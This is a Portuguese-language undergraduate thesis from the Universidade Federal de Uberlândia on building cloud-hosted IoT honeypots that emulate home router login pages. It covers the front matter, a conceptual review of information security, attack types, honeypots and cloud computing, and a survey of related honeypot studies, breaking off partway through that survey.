UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Lucas Guimarães Mendes

Construção de Infraestrutura de Honeypots IoT usando Computação em Nuvem

Uberlândia, Brasil

2023

UNIVERSIDADE FEDERAL DE UBERLÂNDIA

Lucas Guimarães Mendes

Construção de Infraestrutura de Honeypots IoT usando Computação em Nuvem

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, como parte dos requisitos exigidos para a obtenção título de Bacharel em Ciência da Computação.

Orientador: Prof. Dr. Rodrigo Sanches Miani

Universidade Federal de Uberlândia – UFU

Faculdade de Computação

Bacharelado em Ciência da Computação

Uberlândia, Brasil

2023

Lucas Guimarães Mendes

Construção de Infraestrutura de Honeypots IoT usando Computação em Nuvem

Trabalho de conclusão de curso apresentado à Faculdade de Computação da Universidade Federal de Uberlândia, como parte dos requisitos exigidos para a obtenção título de Bacharel em Ciência da Computação.

Trabalho aprovado.Uberlândia, Brasil, 30 de novembro de 2023:

Prof. Dr. Rodrigo Sanches Miani
Orientador

Prof. Dr. Ivan da Silva Sendin
Convidado 1

Prof. Dr. Renan Gonçalves Cattelan
Convidado 2

Uberlândia, Brasil
2023

Dedico à minha amada família...

Agradecimentos

Agradeço primeiramente a Deus, pois Ele nunca me deixou só e me deu forças para passar por todos os desafios até aqui. Ao meu orientador Rodrigo Sanches Miani, por seus ensinamentos, orientações e confiança depositada em mim desde os meus primeiros semestres da graduação. Aos docentes da Faculdade de Computação da Universidade Federal de Uberlândia, por todo conhecimento compartilhado. Ao grupo do Programa de Educação Tutorial, CompPET, que fui membro durante minha graduação, e ao tutor Renan Gonçalves Cattelan que o conduz de forma exímia. Ao Grupo de pesquisa em Honeypots do Laboratório de Segurança Cibernética da FACOM/UFU, conduzido pelos professores Ivan da Silva Sendin e Rodrigo Sanches Miani, em que pude me aprofundar no meu tema de pesquisa. Aos amigos que a universidade me possibilitou conhecer e que tornaram todo o processo mais leve e divertido, Dahlan, Felipe, Igor, Mateus, Thiago e Vinicio. Agradeço à minha família, que sempre me deu todo o apoio, amor e incentivo. Em especial, aos meus pais, Jouber Mendes do Nascimento e Evanir Guimarães Mendes, meus maiores exemplos de dedicação e fé, que, com muito trabalho e persistência, me proporcionaram a melhor educação que eu poderia ter. Ao meu querido irmão e melhor amigo, Pedro Guimarães Mendes, que esteve ao meu lado dividindo bons e maus momentos. Ao meu amor, Isabelle, que esteve presente e ajudou em todas as etapas desta conquista, e à minha prima Aline, que com seu cuidado e resiliência foi como uma irmã.

Resumo

Com a expansão de dispositivos IoT (do acrônimo em inglês para *Internet of Things*) conectados à Internet, houve um crescimento substancial da superfície de ataque. A exposição de dados por esses dispositivos acarreta na estimulação de novos ataques e explorações criminosas. Além disso, esses sistemas podem ser usados como *bots* para realizar ataques de DDoS, XSS, entre outros. Com isso em mente, destaca-se a necessidade de compreender as ações dos atacantes e, assim, ser capaz de desenvolver ferramentas ou metodologias que previnam tais incidentes. Diante disso, o principal objetivo do presente trabalho é a construção de uma infraestrutura de máquinas virtuais em nuvem capaz de suportar a execução de diversos experimentos relacionados ao *Honeypots* focados em dispositivos pertencentes à Internet das Coisas. Como forma de validar a arquitetura proposta, realizou-se um experimento que consistiu em emular interfaces de *login* de diferentes dispositivos. No total, foram emuladas interfaces de 6 sistemas, são eles 4 roteadores domésticos, 1 *Firewall* e 1 sistema de monitoramento de infraestruturas computacionais. Além disso, para cada interface criada, 2 instâncias de máquinas virtuais foram inicializadas no Google Cloud Plataform, somando um total de 12 instâncias de máquinas virtuais espalhadas em diversos lugares do mundo. O experimento durou 15 dias e os resultados obtidos comprovaram a efetividade da infraestrutura. Além disso, os resultados preliminares indicam que os invasores não estavam interessados em acessar o sistema por meio dos campos de *login*, mas, os que assim fizeram, inseriram credenciais padrões, por exemplo, a palavra *admim* no usuário e também na senha. Ademais, pôde-se constatar muitas manipulações da URL, com tentativas de ataque XSS, acesso às páginas de administração de serviços como MySQL e PHP, além de ataques direcionados aos roteadores e dispositivos IoT como, por exemplo, a *botnet* Mozi.

Palavras-chave: *Honeypots*, Ataques Cibernéticos, Segurança da Informação, Nuvem Pública, Roteadores Domésticos, IoT.

Lista de ilustrações

Lista de tabelas

Lista de abreviaturas e siglas

API	*Application Programming Interface*
AWS	*Amazon Web Services*
CPU	*Central Processing Unit*
CVE	*Common Vulnerabilities and Exposures*
DoS	*Denial of Service*
DDoS	*Distributed Denial of Service*
FTP	*File Transfer Protocol*
GCP	*Google Cloud Platform*
GB	*Gigabyte*
HTTP	*Hypertext Transfer Protocol*
HTTPS	*Hypertext Transfer Protocol Secure*
IA	*Inteligência Artificial*
IoT	*Internet of Things*
IP	*Internet Protocol*
MQTT	*Message Queuing Telemetry Transport*
NVR	*Network Video Recorde*
RAM	*Random Access Memory*
SSH	*Secure Socket Shell*
TCP	*Transmission Control Protocol*
UDP	*User Datagram Protocol*
URL	*Uniform Resource Locator*
vCPU	*Virtual Central Processing Unit*
VM	*Virtual Machine*

VPC	*Virtual Private Cloud*
XMPP	*Extensible Messaging and Presence Protocol*
XSS	*Cross-site scripting*

Sumário

1 Introdução

Devido ao aumento do número de ataques cibernéticos nos últimos anos em todo o mundo, fez-se necessário o desenvolvimento de metodologias e *softwares* capazes de minimizar os potenciais danos causados por eles (CISCO, 2021). Para que esses recursos sejam eficazes, o estudo e a análise minuciosa dos passos, das ferramentas e dos métodos utilizados em um ataque cibernético, torna-se fundamental.

Em virtude disso, surgem os *Honeypots*, que são sistemas criados propositalmente com vulnerabilidades, de forma a atrair os atacantes. Além disso, esses sistemas são vastamente utilizados para desviar o foco de um atacante, com fim de proteger o sistema principal, mas pode ser utilizado também para fins de pesquisa e desenvolvimento de novas ferramentas e métodos de defesa. Os *Honeypots* podem ser divididos em três classes, tendo como parâmetro o grau de interatividade. Essas classes são baixa interação, média interação e alta interação, (KELLY et al., 2021).

Existem *Honeypots* focados em determinados serviços e protocolos, entre eles estão aqueles voltados para dispositivos IoT (do acrônimo em inglês para *Internet of Things*). Tais dispositivos são conectados à Internet e equipados com sensores, *software* e outras tecnologias para transmitir e receber dados com a finalidade de informar os usuários ou automatizar uma ação (SAP, 2023). Porém, a forma como esses dispositivos devem ser expostos na Internet não é algo trivial devido à complexidade da sua implantação. Nesse sentido, o uso de Computação em Nuvem contribui para a viabilização de tal tarefa, pois permite que os dispositivos sejam expostos em vários lugares do mundo, com diferentes IPs e com o benefício da escalabilidade e da plataforma unificada. Essas características auxiliam na administração das instâncias, no entanto, há alguns desafios a se atentar, entre eles estão a definição adequada dos recursos de cada máquina virtual, as configurações de rede para expor os *Honeypots* e a forma como os *logs* serão coletados.

Dessa forma, pode-se afirmar que os *Honeypots* são relevantes para a segurança da informação, pois além de propiciar novos conhecimentos por meio da análise de seus *logs*, também podem agir como uma forma de proteção extra para o sistema principal (ANIRUDH; THILEEBAN; NALLATHAMBI, 2017). Para mais, o uso de computação em nuvem neste contexto viabiliza uma grande expansão dos objetos de estudo e, consecutivamente, o aumento do impacto gerado por meio dos resultados de trabalhos como este. Considerando a relevância dos *Honeypots* e a expansão do IoT, a ideia geral deste trabalho envolve o desenvolvimento de uma infraestrutura para permitir que *Honeypots* IoT sejam executados em nuvens públicas. Além disso, este trabalho marca o início de uma série de pesquisas dentro da Faculdade de Computação da Universidade Federal de

Uberlândia, que darão ênfase na utilização de *Honeypots* e computação em nuvem para contribuir com a comunidade científica e seu arcabouço.

1.1 Objetivos

1.1.1 Objetivo Geral

O objetivo geral deste trabalho é construir uma infraestrutura de *Honeypots* IoT, com foco em roteadores domésticos, utilizando computação em nuvem.

1.1.2 Objetivos Específicos

Os objetivos específicos incluem:

- Estudar os serviços e recursos de computação em nuvem disponíveis;
- Realizar um levantamento dos requisitos necessários para construir uma infraestrutura de máquinas virtuais em nuvem pública;
- Subir e configurar corretamente um conjunto de instâncias de máquinas virtuais em nuvem;
- Emular interfaces de roteadores domésticos para avaliar a efetividade da infraestrutura criada;
- Conduzir um experimento para para validar a infraestrutura criada.

1.2 Organização da Monografia

A presente pesquisa tem seus capítulos ordenados da seguinte maneira: O Capítulo 2 versa uma revisão bibliográfica que fundamenta a teoria utilizada para o desenvolvimento deste trabalho. É feita uma apresentação sobre Segurança da Informação, Ataques Cibernéticos, *Honeypots*, Computação em Nuvem, Internet das Coisas, Roteadores, Virtualização e Máquinas Virtuais, além dos trabalhos correlatos. O Capítulo 3 caracteriza as etapas do desenvolvimento de forma sistematizada evidenciando a Escolha do Provedor de Nuvem Pública, o Levantamento das Máquinas Virtuais, a Instalação dos Recursos Necessários, o *Script* para coleta e persistência de dados e a Emulação de dispositivos IoT. O Capítulo 4 discorre sobre os resultados obtidos no decorrer da pesquisa, são descritos o Experimento e a Extração e a Análise dos *Logs*. Para concluir, o Capítulo 5 apresenta as considerações feitas a partir dos resultados obtidos com a execução do experimento, e aborda sobre a relevância dos objetos de estudo para trabalhos futuros.

2 Revisão Bibliográfica

Neste capítulo, serão tratados os conceitos necessários para uma melhor compreenção deste trabalho e uma breve discussão sobre os trabalhos correlatos.

2.1 Fundamentação Teórica

2.1.1 Segurança da Informação

Inicialmente, será destacado o conceito dado para Segurança da Informação segundo a SANS Institute, empresa especializada na área (INSTITUTE, 2020). Ela aponta a importância das técnicas direcionadas para a proteção de "informações impressas, eletrônicas ou qualquer outra forma de informações ou dados confidenciais, privados e sensíveis contra acesso não autorizado, uso, uso indevido, divulgação, destruição, modificação ou interrupção.". Com isso, esta mesma empresa define que os "processos e metodologias" que são elaborados e executados para essa proteção se estabelecem como Segurança da Informação.

Além disso, segundo o Stallings (2014), há três conceitos que são os principais pilares para a segurança da informação. Essas definições são o de confidencialidade, integridade e disponibilidade, conhecidos como tríade CIA (do acrônimo em inglês para *confidentiality, integrity and availability*). Ainda segundo o Stallings (2014), esses conceitos podem ser definidos como:

- Confidencialidade: manter limitações em relação ao acesso e à divulgação de informações, inclusive por meio de mecanismos para garantir a privacidade de indivíduos e dados pessoais. Uma situação hipotética em que esse princípio é quebrado se dá, por exemplo, quando um atacante invade um banco de dados e torna público informações sensíveis/pessoais de clientes de uma determinada empresa;

- Integridade: proteger-se contra alterações ou destruições inadequadas de informações, assegurando sua irretratabilidade e autenticidade. Um exemplo de quebra deste princípio seria um funcionário acessar o sistema de ponto eletrônico da empresa e alterar as informações referentes à quantidade de horas trabalhadas;

- Disponibilidade: assegurar acesso e uso rápido e confiável da informação por usuários ou sistemas autorizados. O ataque DoS (do acrônimo em inglês para *Denial of Service*) é um clássico exemplo da quebra deste princípio, em que ocorre a indisponibilidade de um recurso ou serviço.

Autores, como, (STALLINGS, 2014) apresentam conceitos adicionais com o objetivo aprimorar a abrangência da definição de segurança da informação. Entre eles estão os seguintes:

- Autenticidade: consiste em validar se uma transmissão, mensagem ou origem da mensagem é genuína, confiável e passível de verificação. Ou seja, verificar que os usuários são quem dizem ser;
- Responsabilização: refere-se à possibilidade de que ações de uma entidade sejam atribuídas exclusivamente a ela. A prática desse conceito provê uma série de benefícios, como isolamento de falhas, detecção e prevenção de intrusão, além de recuperação pós-ação e ações legais (STALLINGS, 2014);
- Não-repúdio: trata-se da garantia de que o emissor ou o receptor neguem uma mensagem transmitida. Logo, quando uma mensagem é enviada, o receptor pode provar que o emissor de fato a enviou. Semelhantemente, quando uma mensagem é recebida, o emissor pode provar que o receptor de fato a recebeu (STALLINGS, 2014).

2.1.2 Ataques Cibernéticos

Ataques são ações que visam prejudicar um sistema ou interferir em suas operações habituais, aproveitando vulnerabilidades por meio de diversas ferramentas e técnicas. Os invasores empregam tais ataques para alcançar seus objetivos maliciosos, seja em busca de ganho financeiro, auto contentamento ou até mesmo por motivos políticos (HUMAYUN et al., 2020).

Os ataques podem ser classificados em dois grupos, ataques direcionados e ataques não direcionados. Nos ataques direcionados o invasor concentra sua atenção em uma organização específica, muitas vezes sendo motivado por objetivos particulares ou sendo contratado para visar essa organização em particular. A preparação de um ataque direcionado pode requerer um extenso período de tempo para identificar a abordagem mais eficaz na exploração do sistema, o que implica em ameaças mais substanciais em comparação com os não direcionados, uma vez que são cuidadosamente planejados para fins específicos. Já nos ataques não direcionados, o invasor tem como objetivo uma ampla quantidade de dispositivos ou usuários, explorando de forma geral dados expostos na Internet.

Alguns dos ataques mais comuns são:

- *Botnets*: neste ataque, a finalidade principal é interromper o processo regular do sistema e obter ganhos através disso. Em geral, o invasor corrompe diversos dispositivos computacionais injetando um *malware* e tomando o controle do sistema. A partir disso, os invasores podem realizar ataques no sistema alvo sem que o usuário saiba (SUDAR et al., 2020);

- Ataques DoS e DDoS: os ataques de negação de serviço DoS (do acrônimo em inglês para *Denial of Service*) e negação de serviço distribuído DDoS (do acrônimo em inglês para *Distributed Denial of Service*) consistem em prejudicar o acesso de usuários a recursos disponíveis. Um dos mecanismos utilizados é a ocupação do serviço com requisições falsas para que assim as requisições legítimas não sejam respondidas. No DoS os ataques partem de uma única fonte, já no DDoS, eles são gerados a partir de várias fontes desconhecidas ou sem suspeitas, geralmente através de *botnets* (SUDAR et al., 2020);

- Ataque de injeção SQL: esse ataque explora vulnerabilidades na aplicação *web* com a intenção de extrair, modificar ou excluir informações restritas do banco de dados do alvo através de instruções SQL (SUDAR et al., 2020);

- *Cross-site scripting*: também conhecido como ataque XSS, tem como objetivo roubar dados confidenciais do alvo explorando vulnerabilidades através da execução de códigos JavaScript no navegador (HUMAYUN et al., 2020).

2.1.3 Honeypots

Os *Honeypots* são sistemas capazes de simular vulnerabilidades de segurança e, com isso, ficarem facilmente expostos a ataques. Um de seus objetivos é auxiliar na análise do comportamento dos atacantes, bem como das ferramentas e técnicas utilizadas durante os ataques. Essa conduta apresentada é utilizada por pesquisadores, mas é importante ressaltar que também existe uma abordagem para implementação em produção, em que sua principal atribuição é atrair os atacantes para si, de forma que o foco seja desviado dos sistemas reais da organização que a utiliza (KELLY et al., 2021).

Ademais, os *Honeypots* podem ser categorizados com base no grau de interatividade entre o sistema e o atacante. Os graus são de baixa, média e de alta interatividade, que serão apresentados ordenadamente. Os de baixa interatividade simulam serviços e suportam alguns protocolos, com o funcionamento básico de um sistema operacional real, porém não permitem que o atacante tenha contato com recursos mais avançados. Os de média interatividade possuem mais características de um sistema real em relação ao de baixa interatividade, sendo capazes de baixar *malwares*, por exemplo. Já os de alta interatividade, são compostos por sistemas reais e, em geral, possuem arquitetura próxima ao da organização. Quanto maior a interatividade, maior é a complexidade da implementação e maior é o detalhamento das informações coletadas. Se tratando de *Honeypots* de alta interatividade, geralmente deve-se implementar ferramentas capazes de protegê-los e isolá-los do sistema principal.

2.1.4 Virtualização e Máquinas Virtuais

A Virtualização é uma camada de *software* que possibilita a execução de diferentes programas/máquinas virtuais de forma isolada e independente, como se estivesse em uma máquina física. As máquinas virtuais utilizam dos recursos providos pela máquina hospedeira, assim, ela ganha poder computacional.

O ambiente de máquina virtual é composto por três partes: sistema real ou sistema nativo, que possui os recursos reais de *hardware* e *software*; sistema virtual, que é executado sobre o sistema real; e a camada de virtualização ou *hypervisor*, que implementa as interfaces virtuais a partir da interface real (LAUREANO; MAZIERO, 2008).

2.1.5 Computação em Nuvem

A palavra "nuvem" é uma metáfora para infraestrutura de comunicação ou Internet. A computação em nuvem se refere à disponibilização e utilização dessa infraestrutura para diversos fins computacionais em que os recursos, em geral, são providos por grandes empresas, por exemplo, Amazon, Microsoft e Google. Com o uso dela, as máquinas dos usuários não necessitam de um alto poder computacional, o que ocasiona em uma grande economia em relação aos gastos com equipamentos. O principal objetivo da computação em nuvem é fornecer serviços que tenham o acesso simplificado, de baixo custo e com capacidade de prover aos usuários disponibilidade e escalabilidade (SOUSA; MOREIRA; MACHADO, 2009).

Há quatro abordagens que geralmente são utilizadas quando se trata de computação em nuvem: nuvem pública, que compartilha seus recursos e oferece serviços de acesso público pela Internet em geral; nuvem privada, que opera de forma isolada e disponibiliza serviços em uma rede interna privada, muitas vezes localmente hospedada; nuvem híbrida, onde os serviços são compartilhados entre nuvens públicas e privadas, conforme a necessidade e finalidade específica; nuvem de comunidade que permite o compartilhamento de recursos exclusivamente entre organizações, como instituições governamentais (AZURE, 2023). A abordagem utilizada neste trabalho foi a de nuvem pública.

2.1.6 Internet das Coisas

A Internet das Coisas, também chamada de IoT, refere-se a uma rede composta por diversos dispositivos em que são incorporados sensores, *software* e outras tecnologias com a finalidade de conectar e trocar dados com outros dispositivos e sistemas pela Internet. Esses dispositivos variam desde objetos domésticos comuns, como geladeiras, lâmpadas e tomadas, até máquinas industriais complexas e sistemas de transporte (ORACLE, 2023).

O uso do IoT está cada vez mais difundido nas organizações de variados setores. Isso se dá pela vasta lista de benefícios que ele agrega, como oferecer melhor atendimento

ao cliente, melhorar a tomada de decisões e aumentar o valor do negócio. Porém, com o crescimento exponencial do número de dispositivos IoT, há também o aumento do compartilhamento de informações e, consequentemente, o crescimento da superfície de ataque (GILLIS, 2023).

A partir do que foi exposto no parágrafo anterior, é necessário preocupar-se com os possíveis problemas de segurança e privacidade da IoT (GILLIS, 2023). Um exemplo de ataque a dispositivos IoT que ganhou notoriedade foi o *botnet* Mirai. Esse ataque conseguiu explorar a rede da provedora de serviços de registro de domínio, Dyn, em 2016, utilizando-se de dispositivos IoT mal protegidos. Fato que resultou em um dos maiores ataques de DDoS já vistos, causando grandes interrupções e por longos períodos de tempo (CLOUDFLARE, 2023).

2.1.7 Roteadores

Roteadores são dispositivos que orientam e distribuem os dados pela rede, que são enviados e recebidos através de pacotes contendo diversas informações, como identificação do remetente, tipo dos dados, endereço IP de destino, entre outras. Assim que o roteador obtém essas informações, ele prioriza e escolhe a melhor rota a ser usada para cada transmissão.

Esses dispositivos são essenciais para a viabilização da Internet, pois sem eles não seria possível a sua utilização para meios de comunicação, coleta de informações, estudo e sequer para trabalho em equipe. Além disso, roteadores possuem outras funcionalidades, como filtragem de conteúdo indesejado e servidores de compartilhamento de arquivos e de impressoras, o que possibilita que os usuários ativos na rede tenham acesso a esses recursos.

Segundo a Cisco (2023), existem diferentes tipos de roteadores, esses são:

- Roteador de núcleo: comumente utilizado por provedores de serviço ou provedores de nuvem para interligar outros roteadores e *switches*. Possuem alta largura de banda;
- Roteador de borda: também conhecido como roteador de *gateway* ou *gateway*, é o ponto de conexão mais periférico da rede com as redes externas, incluindo a Internet. Esses roteadores se conectam a outros roteadores para fornecer dados aos usuários finais, porém, em geral, não possuem *Wi-Fi*, contendo apenas portas *Ethernet* para se conectar à Internet e a outros roteadores;
- Roteador de distribuição: também conhecido como roteador interno, é responsável por receber os dados do roteador de borda por meio de uma conexão com fio e os transmite para os usuários finais através do *Wi-Fi*. Também inclui portas *Ethernet* para se conectar a outros roteadores;

- Roteador sem fio: também conhecido como *gateway* residencial, é a junção das funcionalidades dos roteadores de borda com as funcionalidades dos roteadores de distribuição e são vastamente utilizados para redes domésticas e acesso à Internet;
- Roteador virtual: oferece flexibilidade, escalabilidade e menor custo inicial utilizando-se de *softwares* que permitem a virtualização de funções do roteador na nuvem, sendo fornecidas como um serviço. Dessa forma, o gerenciamento do *hardware* de rede local é simplificado.

2.2 Trabalhos Correlatos

Nesta seção será apresentada uma compilação de estudos que tratam da aplicação de *Honeypots* conhecidos e amplamente utilizados, *Honeypots* direcionados para IoT e emulações de roteadores.

O trabalho de Brown et al. (2012), traçou um perfil dos ataques e atacantes através de *Honeypots* implementados em diferentes provedores de nuvem pública, como IBM Smartcloud, Amazon Web Services (AWS) e Microsoft Azure. Este estudo implantou os seguintes *Honeypots*: o Dionaea, *Honeypot* de baixa interatividade que simula o sistema operacional Windows 2000 que, por sua vez, possui diversas vulnerabilidades, o Kippo, *Honeypot* de média interatividade, que simula comandos Linux em um *shell*, o Amun, *Honeypot* de baixa interatividade, que é destinado a captura de *Worms*, o Artilharia, *Honeypot* de baixa interatividade que, entre outras funções, detecta tentativas de conexão e ataques de força bruta, e, por fim, o Glastopf, *Honeypot* de baixa interatividade que simula vulnerabilidades de um servidor web como, por exemplo, o *SQL Injection*.

Os resultados mostraram que, em sua maioria, os ataques eram provenientes dos Estados Unidos e China, e os serviços mais atacados eram os de SSH e HTTP. Além disso, dentre os *Honeypots* utilizados, o Dionaea e o Kippo apresentaram um conjunto maior de dados, significando uma eficiência mais significativa para a análise.

Por outro lado, no trabalho do Lihet e Dadarlat (2018), foram coletados e analisados dados do *Honeypot* de média interação Kippo, que possui como principal objetivo atrair ataques de força bruta por meio do serviço de SSH. O sistema do *Honeypot* atualizava as senhas ao longo do tempo, selecionando das mais simples até as mais complexas. O Kippo foi hospedado na nuvem durante 5 anos em diferentes regiões. Além da análise das informações, o artigo traz o estado da cibersegurança de maneira geral em cada um dos anos, no período entre 2014 e 2018. Esse trabalho aborda uma análise da quantidade de tentativas de ataques, a quantidade de ataques bem sucedidos e o tempo que os atacantes gastaram dentro do *Honeypot*. Os valores citados foram comparados com a complexidade das senhas escolhidas pelo sistema.

O trabalho correlato do autor Kelly et al. (2021), realizou um comparativo envolvendo os *Honeypots* nos principais provedores de nuvem pública, como, Amazon Web Services (AWS), Google Cloud Platform (GCP) e Microsoft Azure. Essas comparações se deram variando os provedores, os *Honeypots*, e as regiões onde foram alocados. Com o estudo, foi possível identificar um comportamento heterogêneo considerando o volume dos ataques, a origem deles e os serviços explorados. Com os resultados, pôde-se observar que os atacantes focaram em serviços e ferramentas geralmente utilizadas em trabalho remoto, por exemplo, para o compartilhamento remoto da área de trabalho. Também, diversos ataques tiveram, como saída, IPs de países, como Vietnã, Índia e Venezuela, o que não era tão comum em relatos anteriores.

Tratando-se de *Honeypots* voltados para IoT, o trabalho de Razali et al. (2018) trouxe uma perspectiva geral de pesquisas selecionadas que se ocuparam com o tema. Dentre eles o trabalho de Guarnizo et al. (2017), detalha a implementação de uma arquitetura em que dispositivos IoT reais foram utilizados e conectados à Internet por meio dos chamados *wormholes*. O resultado dessa arquitetura permitiu expor poucos dispositivos físicos em um grande número de endereços IP distribuídos geograficamente. Os dispositivos utilizados no experimento foram cinco câmeras IP, um NVR (do acrônimo em inglês para *Network Video Recorde*) - sistema responsável pela gravação de vídeo - e uma impressora IP.

No total, utilizando a arquitetura desenvolvida, foram gerados 85 dispositivos IoT expostos na Internet. Alguns resultados obtidos por meio da análise do tráfego capturado mostraram que algumas cidades atraíram significativamente mais tráfego do que outras. Como resultado, houve diversas tentativas de *login* em portas Telnet e SSH, algumas das quais usaram credenciais encontradas no *malware* Mirai e cerca de 400 tentativas de ataques de força bruta. A arquitetura criada está representada na Figura 1 e Figura 2.



Figura 1 – Visão geral do *Honeypot* SIPHON. Fonte: adaptada de Guarnizo et al. (2017)

No trabalho de Šemić e Mrdovic (2017), foi implementado um *Honeypot* de baixa



Figura 2 – Arquitetura do *Honeypot* SIPHON. Fonte: adaptada de Guarnizo et al. (2017)

interação para fins de pesquisa, em que sua principal ação é capturar o tráfego de ataques manuais e Mirai, reportá-los e armazená-los para posterior análise. Nesse sentido, foi desenvolvido um *front-end* utilizando Node.js capaz de interagir com o atacante e um *back-end* em Python que recebe dados criptografados capturados do *front-end*, descriptografa-os, transforma-os em formato legível, reporta-os ao usuário e armazena-os. Para validar a infraestrutura montada, os autores simularam o ataque Mirai utilizando máquinas virtuais. Com isso, foi possível obter detalhes do seu funcionamento. A arquitetura desenvolvida nesse trabalho está ilustrada na Figura 3.

Outro trabalho correlato a este é o de Wang, Santillan e Kuipers (2018), que propôs e implantou um *Honeypot* IoT de média interação, chamado ThingPot, que simula uma plataforma IoT completa em vez de um único protocolo de comunicação na camada de aplicação. Ele foi projetado para simular o *front-end*, o *back-end*, os dispositivos IoT e os serviços XMPP/MQTT, compondo, assim, uma plataforma IoT interativa. Para validar a infraestrutura criada, um caso de uso com a lâmpada inteligente Philips Hue foi realizado. Com análises posteriores dos *logs* gerados, notou-se que houve poucas atividades de invasores na parte XMPP e em geral, os invasores procuraram dispositivos como Philips Hue, Belkin Wemo, TPlink, entre outros. Em particular, eles estão interessados em obter informações sobre os dispositivos inteligentes e assumir o controle deles. A arquitetura do ThingPot está ilustrada na Figura 4 e Figura 5.

Sobre os trabalhos referentes a roteadores, a maioria emulou o sistema com diferentes propósitos. No trabalho do Chen et al. (2016) e do Kim et al. (2020), por exemplo, o objetivo principal foi identificar vulnerabilidades por meio da emulação dos *firmwares* dos dispositivos. Nesses dois trabalhos foram realizados uma alta quantidade de testes de *firmwares*, identificando possíveis vulnerabilidades em produtos de diferentes fabricantes



Figura 3 – Arquitetura do *Honeypot* IoTHoneypot. Fonte: adaptada de Šemić e Mrdovic (2017)

